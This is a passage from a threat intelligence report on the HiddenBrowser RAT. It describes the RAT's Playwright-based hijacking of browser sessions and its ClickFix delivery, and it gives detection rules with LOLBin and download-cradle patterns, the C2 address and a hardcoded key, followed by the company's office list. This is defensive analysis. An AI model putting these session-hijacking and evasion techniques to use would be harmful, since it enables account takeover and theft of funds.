HiddenBrowser RAT demonstrates that browser automation frameworks originally designed for software testing are increasingly being weaponised as post-exploitation tools. Several trends make this evolution likely to continue and escalate.

Browser automation as a malware primitive is gaining traction

The combination of Python, Playwright, and stealth anti-fingerprint libraries is easily assembled by actors with moderate technical skill. As LLM-assisted development further lowers the barrier, we expect more RAT families to incorporate Playwright or similar frameworks (Puppeteer, Selenium) as browser hijacking modules.

Google's App-Bound Encryption is driving innovation

ABE was introduced in mid-2024 to close the SQLite cookie theft vector that classic infostealers relied on. HiddenBrowser's approach — using the victim's own Chrome process to access its own cookies — is a logical response to ABE that does not require any bypass code. We expect this 'profile launch' technique to appear in more malware families as ABE adoption increases across the Chromium ecosystem.

The passive-to-active shift in credential theft

Traditional infostealers (LummaC2, RedLine, Vidar) exfiltrate credentials for offline use. HiddenBrowser's browser module enables real-time account takeover from the victim's own IP address, eliminating the anomalous login signals that token replay attacks typically generate. Critically, because the operator reuses an existing authenticated session rather than initiating a new login, phishing-resistant MFA controls including FIDO2 and hardware security keys provide no protection — they were already satisfied when the victim originally authenticated. As identity-based detection matures and organisations place greater trust in FIDO2 as a defence, the operational advantage of on-machine session control will grow in proportion.

Detection will require process-level visibility

HiddenBrowser's browser hijacking produces no network anomaly (it uses the victim's own IP) and no credential theft (cookies stay in the profile). Detection relies on endpoint telemetry: specifically, the process tree (python.exe spawning chrome.exe with `--remote-debugging-pipe` and `--window-position=-9999,-9999`) and filesystem artefacts in %TEMP%. Organisations without EDR coverage of these behaviours are effectively blind to this technique.

6 Attacker's Profile

The threat actor behind this and other related campaigns is assessed with high confidence to be a financially motivated, Russian-speaking individual or small group. This assessment is based on indicators such as Russian-language comments embedded throughout the custom Python and PowerShell tooling, as well as a Russian-language Telegram infrastructure using the name "ПШ КОД ЗАПУСК" ("PS CODE LAUNCH").

The actor follows a deliberate community-targeting strategy, abusing trust relationships within specific niche communities. In particular, the campaigns target users of 3D model sharing platforms (MakerWorld, Printables, Thingiverse, Cults3D, and CGTrader) as well as online gaming communities such as Albion Online. The assembly of the custom RAT from publicly available open-source components such as ParadiseClipper, playwright-stealth patches, and qwj/python-proxy, combined with relatively weak cryptographic implementation, most notably the reuse of a static hardcoded Fernet key across all victims, suggests a technically capable but operationally immature actor. The activity may represent the growing class of LLM-assisted cybercriminals who rapidly prototype functional malware by assembling and adapting publicly available code instead of developing entirely new tooling from scratch.

Across all observed campaigns, the actor demonstrates incremental but deliberate evolution in obfuscation techniques. Early iterations relied on simple base64 and zlib encoding, while later versions introduced junk-character prepending and full variable renaming. At the same time, the operator continuously rotated infrastructure across multiple hosting providers, indicating an actor actively adapting to public threat intelligence reporting and maintaining sufficient operational security awareness to sustain parallel, tactically consistent campaigns over an extended period.

7 Recommended Mitigation Measures

The following controls specifically address the Playwright browser hijacking capability described in this report, supplementing the mitigations provided in Part 1.

- Detection of python.exe spawning chrome.exe with suspicious flags (see Detection section) is the most reliable indicator of this technique. Ensure your EDR solution captures full command-line arguments for all child processes.
- The files rms_pw_profile\, rms_state_*.json, rms_kl_*.txt, and hdesk_helper_*.py in the Windows Temp directory are strong indicators of HiddenBrowser activity and should be monitored for creation events.
- ClickFix delivery of Python RATs depends on a Python interpreter being available on the endpoint. Application control policies blocking pythonw.exe and python.exe in user-writable directories can prevent execution entirely before any C2 connection is established.
- Unlike traditional session cookie theft, HiddenBrowser runs a real browser on the victim's own machine using their existing authenticated sessions — no credentials are stolen or replayed elsewhere, which means FIDO2 and hardware tokens offer no protection while a valid session is active. The more effective control is enforcing re-authentication with a physical user gesture for sensitive transactions such as fund transfers or privilege escalations, rather than relying on session-level authentication alone. Short session lifetimes and step-up authentication policies for high-risk actions further reduce the window of exposure.
- Banking portals and enterprise SaaS platforms that deploy behavioural biometrics may detect that browsing patterns — mouse movement, navigation speed, interaction sequences — differ from the victim's baseline, even though the IP address and device fingerprint appear legitimate. HiddenBrowser's anti-fingerprint patches do not spoof behavioural signals, making this a useful complementary detection layer.
- The initial infection vector remains social engineering. Users should be instructed never to copy commands from websites or documents into the Windows Run dialog or a terminal, regardless of the stated reason.

8 Detection

#	Detection Rule	Target Phase	MITRE ATT&CK	Severity
1	ClickFix — Suspicious RunMRU Registry Entry	Initial execution	T1204.002, T1059.001	High
2	Playwright Hidden Browser Activation	Playwright module activation	T1185, T1113, T1539	Critical
3	HiddenBrowser RAT Artefacts in %TEMP%	Post-exploitation persistence	T1547, T1056.001	High
4	Automated Python Dependency Installation	Initial execution / setup	T1059.006	High
5	SOCKS5 Proxy Listener on Port 1080 (python.exe)	Network proxy activation	T1090	Medium

Table 6 Detection rules for HiddenBrowser RAT

8.1 Detection Rule Details

8.1.1 ClickFix Technique — Suspicious RunMRU Registry Entry

Detection Focus: Identifies ClickFix social engineering attempts through Windows Run dialog command history analysis. The RunMRU registry key records every command a user manually enters via the Windows Run dialog and persists as a forensic artefact even after payload execution, making it a reliable early indicator of the ClickFix delivery technique.

Monitored Indicators:

- RunMRU registry key (HKCU\...\Explorer\RunMRU) receiving a new value containing LOLBin names: PowerShell, MSHTA, Rundll32, WScript, Curl, Wget, CMD, MSIExec
- Command values containing Base64 encoding patterns (-enc, -EncodedCommand, From-Base64String)
- Command values containing IP-based URLs (direct numeric IP rather than hostname)
- Command values containing download cradle patterns (DownloadString, DownloadFile, IEX)

Campaign Relevance: Detects the initial execution vector where victims manually copy and execute malicious PowerShell commands from a TXT file via the Windows Run dialog. This is the primary entry point for the HiddenBrowser campaign and produces a registry artefact before any payload reaches disk, making it the earliest possible detection opportunity in the kill chain.

8.1.2 Playwright Hidden Browser Activation

Detection Focus: Identifies the activation of HiddenBrowser's Playwright browser module through the process creation chain and anomalous command-line arguments passed to the browser process.

Monitored Indicators:

- Parent process: python.exe or pythonw.exe
- Child process: chrome.exe, msedge.exe, brave.exe, or ms-playwright\...\chrome.exe
- Command line contains: --remote-debugging-pipe
- Command line contains: --window-position=-9999

Campaign Relevance: The combination of a Python interpreter spawning a Chromium browser with both --remote-debugging-pipe and an off-screen window position has no legitimate use case in a production environment. This process creation pattern directly indicates the browser hijacking capability is active and the operator has begun or is about to begin interacting with the victim's authenticated browser sessions.

8.1.3 HiddenBrowser RAT Artefacts in %TEMP%

Detection Focus: Identifies HiddenBrowser artefacts written to the Windows Temp directory as evidence of an active or previously active implant. All filenames follow predictable patterns derived from a truncated SHA-256 hardware ID computed at runtime.

Monitored Indicators:

- File creation: %TEMP%\rms_state_<hwid>.json (module persistence state)
- File creation: %TEMP%\rms_kl_<hwid>.txt (keylogger output buffer)
- File creation: %TEMP%\rms_clip_<hwid>.json (cryptocurrency clipper address store)
- File creation: %TEMP%\hdesk_helper_<rand>.py (hidden desktop helper script)
- Directory creation: %TEMP%\rms_pw_profile\ (stolen browser profile copy)

Campaign Relevance: These files are written immediately upon activation of their respective modules and survive reboots. The `rms_pw_profile` directory is the highest-priority indicator: its presence confirms that the victim's browser profile has already been copied into the attack surface and may have been accessed by the operator. The `rms_state_*.json` file indicates which modules are currently active and will be restored on next execution.

8.1.4 Automated Python Dependency Installation

Detection Focus: Detects the self-installation behaviour of HiddenBrowser at initial execution, where the script silently installs Playwright, pywin32, mss, and other required dependencies using pip with full output suppression flags.

Monitored Indicators:

- `python.exe` or `pip.exe` executing with combined arguments: `install` and `playwright`
- `python.exe` or `pip.exe` executing with combined arguments: `install` and `pywin32`
- `playwright.exe` or `python.exe` executing with combined arguments: `playwright`, `install`, `chromium`
- `pythonw.exe` executing pip with suppression flags: `--quiet`, `--no-warn-script-location`, `--disable-pip-version-check`

Campaign Relevance: This is the earliest detectable event in the HiddenBrowser execution chain. The silent dependency installation occurs immediately when the script first runs, before any C2 connection is attempted and before any persistence is established. Detecting this stage provides the earliest intervention point and indicates a host that may be newly infected before the operator has taken any action.

8.1.5 SOCKS5 Proxy Module Activation

Detection Focus: Detects HiddenBrowser activating its built-in RFC 1928/1929-compliant SOCKS5 proxy server, which binds to all interfaces on port 1080/TCP and turns the victim machine into a network pivot point for the operator.

Monitored Indicators:

- `python.exe` or `pythonw.exe` accepting inbound connections on port 1080/TCP
- Listening socket on 0.0.0.0:1080 originating from a Python interpreter process
- Inbound connections to port 1080 from external addresses on a workstation-class host

Campaign Relevance: Activation of the SOCKS5 proxy indicates the operator has taken active interest in the victim's network position and intends to use the compromised machine as a pivot into internal infrastructure. The default credentials (`rms:rms`) and the binding to 0.0.0.0 rather than localhost mean the proxy is reachable from the operator's external position. Detection of this module should trigger immediate escalation.

9 Indicators of Compromise

Value	Description
193[.]233[.]138[.]21	HiddenBrowser RAT C2 IP address
9999/TCP	HiddenBrowser RAT C2 port
SuperSecureKey2026!x9K	Hardcoded Fernet encryption password (key derivation)
%TEMP%\rms_state_<hwid>.json	HiddenBrowser state persistence file
%TEMP%\rms_kl_<hwid>.txt	HiddenBrowser keylogger output file
%TEMP%\rms_clip_<hwid>.json	HiddenBrowser clipper address file
%TEMP%\hdesk_helper_<rand>.py	HiddenBrowser hidden desktop helper script
%TEMP%\rms_pw_profile\	Copied browser profile directory (Playwright)
svchost.py	HiddenBrowser RAT filename (masquerading as Windows process)
python.exe → chrome.exe --remote-debugging-pipe --window-position=-9999,-9999	Process tree indicator of Playwright module activation

Table 7 HiddenBrowser RAT indicators of compromise

10 MITRE ATT&CK Mapping

10.1 Resource Development

Technique ID	Technique Name	Procedure
T1587.001	Develop Capabilities: Malware	Threat actors developed HiddenBrowser RAT by assembling open-source components including Paradise-Clipper and playwright-stealth.

10.2 Execution

Technique ID	Technique Name	Procedure
T1059.006	Command and Scripting Interpreter: Python	HiddenBrowser is a Python script executed via pythonw.exe to suppress console windows.
T1204.004	User Execution: Malicious Copy and Paste	ClickFix social engineering instructs victims to execute commands via the Windows Run dialog.

10.3 Persistence

Technique ID	Technique Name	Procedure
T1547	Boot or Logon Autostart	HiddenBrowser persists active module state in %TEMP%\rms_state_*.json and auto-restores all active modules on next execution.

10.4 Defense Evasion

Technique ID	Technique Name	Procedure
T1564.001	Hide Artifacts: Hidden Window	HiddenBrowser uses CREATE_NO_WINDOW and STARTF_USESHOWWINDOW flags; Playwright browser is positioned off-screen at -9999,-9999.
T1564	Hide Artifacts	Hidden desktop created via CreateDesktopW is invisible to the victim on their active desktop.
T1027	Obfuscated Files or Information	Static password-derived Fernet encryption wraps all C2 traffic with an identical key across all victims.

10.5 Credential Access

Technique ID	Technique Name	Procedure
T1056.001	Input Capture: Keylogging	Keylogger polls GetAsyncKeyState at 10 ms intervals, recording all keystrokes with active window context.
T1539	Steal Web Session Cookie	Playwright module copies victim browser profile including the Cookies SQLite database, providing all active session cookies.
T1555.003	Credentials from Web Browsers	Copied browser profile includes Login Data (saved passwords) and Local State (DPAPI decryption key).

10.6 Collection

Technique ID	Technique Name	Procedure
T1113	Screen Capture	Live desktop is captured via mss (hVNC); Playwright browser screenshots are captured via page.screenshot() at 5 FPS.
T1115	Clipboard Data	Clipper module monitors clipboard via GetClipboardSequenceNumber and replaces cryptocurrency wallet addresses with attacker-controlled addresses.
T1185	Browser Session Hijacking	Playwright module loads victim's real browser profile, giving the operator access to all authenticated web sessions.

10.7 Command and Control

Technique ID	Technique Name	Procedure
T1090	Proxy	RFC 1928/1929 SOCKS5 proxy bound to 0.0.0.0:1080 converts the victim machine into a network pivot.
T1573.001	Encrypted Channel: Symmetric Cryptography	All C2 traffic is encrypted with Fernet (AES-128-CBC + HMAC-SHA256) using a static hardcoded key.
T1095	Non-Application Layer Protocol	Raw TCP on port 9999 with a custom length-prefixed message framing protocol.

10.8 Impact

Technique ID	Technique Name	Procedure
T1657	Financial Theft	Clipper replaces cryptocurrency addresses; browser hijacking provides authenticated access to banking and exchange platforms.

Appendix A Locations

Locations in Germany

Company Headquarters

Controlware GmbH
Waldstraße 92
63128 Dietzenbach

Tel.: +49 6074 858-00
Fax: +49 6074 858-108
E-Mail: info(at)controlware.de

Berlin

Controlware GmbH
Justus-von-Liebig-Straße 7
12489 Berlin

Tel.: +49 30 67097-0
Fax: +49 30 67097-111
E-Mail: info-ber(at)controlware.de

Dortmund

Controlware GmbH
Adi-Preißler-Allee 4
44309 Dortmund

Tel.: +49 231 229685-00
Fax: +49 231 229687-99
E-Mail: info-dtm(at)controlware.de

Düsseldorf

Controlware GmbH
Meerbuscher Straße 78
40670 Meerbusch

Tel.: +49 2159 9696-0
Fax: +49 2159 9696-96
E-Mail: info-due(at)controlware.de

Hamburg

Controlware GmbH
Am Stadtrand 56
22047 Hamburg

Tel.: +49 40 251746-0
Fax: +49 40 251746-46
E-Mail: info-ham(at)controlware.de

Brandboxx Hanover

Controlware GmbH / B125
Hessenstraße 1
30855 Langenhagen

Tel.: +49 511 726092-0
Fax: +49 511 726092-20
E-Mail: info-han(at)controlware.de

Ingolstadt

Controlware GmbH
Marie-Curie-Str. 22
85055 Ingolstadt

Tel.: +49 841 23222-0
Fax: +49 841 23222-208
E-Mail: info-ing(at)controlware.de

Kassel

Controlware GmbH
Heinrich-Hertz-Straße 3b
34123 Kassel

Tel.: +49 561 47576-0
Fax: +49 561 47576-29
E-Mail: info-kas(at)controlware.de

Leipzig

Controlware GmbH
Eilenburger Straße 1a
04317 Leipzig

Tel.: +49 341 98387-30
Fax: +49 341 98387-33
E-Mail: info-lei(at)controlware.de

Munich

Controlware GmbH
Inselkammerstraße 1
82008 Unterhaching

Tel.: +49 89 666367-0
Fax: +49 89 666367-77
E-Mail: info-muc(at)controlware.de

Stuttgart

Controlware GmbH
Raiffeisenstraße 16
70794 Filderstadt

Tel.: +49 711 770568-0
Fax: +49 711 770568-150
E-Mail: info-stu(at)controlware.de

Wolfsburg

Controlware GmbH
Wolfsburger Straße 13
38554 Weyhausen

Tel.: +49 5362 9993413
Fax: +49 511 726092-20
E-Mail: info-vey(at)controlware.de

Locations in Austria

Innsbruck

Controlware GmbH
Grabenweg 68
Soho 2, 2. Stock
A-6020 Innsbruck
Österreich

Tel.: +43 512 345200
Fax: +43 512 3452006015
E-Mail: info(at)controlware.at


Vienna

Controlware GmbH
Handelskai 92
Rivergate C1 / 4.OG / Top F01
A-1200 Wien
Österreich

Tel.: +43 1 890 0724-0
E-Mail: info(at)controlware.at

Ihre IT.
Heute. Für morgen.

controlware



Controlware GmbH, Waldstraße 92, 63128 Dietzenbach, Germany

T +49 6074 858-00, F +49 6074 858-108, info@controlware.de, www.controlware.de

Registergericht Offenbach a.M., HRB Nr. 6431, USt-IdNr. DE 113 539 225, Steuernummer 04423035231

Geschäftsführer: Bernd Schwefing, Michael Küchen, Aufsichtsratsvorsitzender: Christof Ziegler